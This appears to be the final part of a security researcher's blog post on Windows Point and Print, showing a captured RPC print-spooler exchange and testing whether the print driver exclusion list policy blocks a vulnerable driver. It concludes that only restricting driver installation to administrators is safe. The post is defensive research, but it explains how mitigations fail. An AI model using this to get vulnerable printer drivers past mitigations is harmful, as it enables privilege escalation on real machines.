
192.168.177.196	192.168.177.123	SPOOLSS	500	OpenPrinterEx request, [Long frame (178 bytes)]
192.168.177.123	192.168.177.196	SPOOLSS	218	OpenPrinterEx response
192.168.177.196	192.168.177.123	SPOOLSS	274	GetPrinterData request, OSVersion
192.168.177.123	192.168.177.196	SPOOLSS	502	GetPrinterData response, OSVersion[Long frame (292 bytes)]
192.168.177.196	192.168.177.123	SPOOLSS	222	ClosePrinter request, OpenPrinterEx()
192.168.177.123	192.168.177.196	SPOOLSS	218	ClosePrinter response
192.168.177.196	192.168.177.123	SMB2	146	Close Request File: spoolss
192.168.177.123	192.168.177.196	SMB2	182	Close Response
192.168.177.196	192.168.177.123	SPOOLSS	222	ClosePrinter request, OpenPrinterEx()
192.168.177.123	192.168.177.196	SPOOLSS	218	ClosePrinter response
192.168.177.196	192.168.177.123	SMB2	146	Close Request File: spoolss
192.168.177.123	192.168.177.196	SMB2	182	Close Response
192.168.177.196	192.168.177.123	DCERPC	214	Bind: call_id: 2, Fragment: Single, 3 context items: EPMv4 V3.0
192.168.177.123	192.168.177.196	DCERPC	162	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv
192.168.177.196	192.168.177.123	EPM	222	Map request, IREMOTEWINSPOOL, 32bit NDR
192.168.177.123	192.168.177.196	EPM	226	Map response, IREMOTEWINSPOOL, 32bit NDR
192.168.177.196	192.168.177.123	DCERPC	262	Bind: call_id: 2, Fragment: Single, 3 context items: IREMOTEWIN
192.168.177.123	192.168.177.196	DCERPC	408	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv
192.168.177.196	192.168.177.123	DCERPC	586	AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: FOUNDA
192.168.177.196	192.168.177.123	DCERPC	126	Alter_context: call_id: 2, Fragment: Single, 1 context items: I
192.168.177.123	192.168.177.196	DCERPC	110	Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 584
192.168.177.196	192.168.177.123	IREMOT...	422	winspool_AsyncOpenPrinter request
192.168.177.123	192.168.177.196	IREMOT...	134	winspool_AsyncOpenPrinter response

Fallback from RPC over SMB to RPC over TCP

Solution 3: Print Driver exclusion list

If you read the title, and thought “it sounds like a bad idea”, you are completely right, but I wanted to mention it quickly.

While browsing through the existing policies related to printers, I found this one. I would have preferred something like an “allow list”, rather than a “block list”, but it’s better than nothing I guess.




Print driver exclusion list policy

So, I read the description and saw this: “*Entries in the exclusion list consist of a SHA256 hash [...] of the INF file and/or main driver DLL file of the driver and the name of the file*”.

Although this description looked horrendous from a security perspective, I gave it a try anyway. I added the SHA256 hash of both LMUD1o40.inf and UNIDRV.DLL to the exclusion list, and it didn’t work. It didn’t prevent

the installation of the vulnerable printer driver.



Print driver exclusion list policy configured

I don't know what I did wrong. The description does mention a "file hash", not an Authenticode thumbprint. So, it shows that this policy is error-prone, on top of being useless from a security perspective, because one can easily modify a file such that its hash changes without invalidating its Authenticode signature, if it's a signed executable. Nevertheless, I don't think this policy was ever intended for security purposes. Rather, it was probably meant to provide a way to block incompatible drivers.

And, obviously, even if this policy was intended as a security feature, it is flawed by design since it is based on a "block list", rather than an "allow list". So, in the same vein as [known vulnerable kernel drivers](#), you would have to maintain this list, rather than just allowing the ones you are using, which seems a lot more manageable with printer drivers than with typical kernel drivers.

Conclusion

That's it for this update. I have to admit I'm running out of ideas, and I see no added value in spending more time searching for potentially hazardous configurations that might provide a false sense of security.

The key takeaway is that the seemingly innocuous statement "*There is no combination of mitigations that is equivalent to setting Restrict Driver Installation To Administrators to 1*" in the Microsoft KB article [KB5005652 - Manage new Point and Print default driver installation behavior \(CVE-2021-34481\)](#) should actually be considered literally. Indeed, you can't secure a Point and Print configuration if you allow low-privileged users to install printer drivers in one way or another.

I'm curious to see if, and how, the new Windows Protected Print (WPP) mode, [announced by Microsoft](#) last December will address this issue once it gets adopted at a large scale. In the meantime, system administrators should make sure they do not disable the new printer driver restrictions which aim at protecting against CVE-2021-34481. Although it might be a daunting task for some organizations, it seems that the safest way to manage legacy printers is to pre-install their driver packages on client workstations, or deploy them using GPOs and install scripts, if need be.

Last but not least, I want to thank [@parzel](#), working with [modzero](#), and [@laxa](#), working with [Synacktiv](#), who both brought this bypass to my attention, only a few weeks apart, and participated in the brainstorming

process to help find and explore alternative mitigation. Big props to them!

This post is licensed under [CC BY 4.0](#) by the author.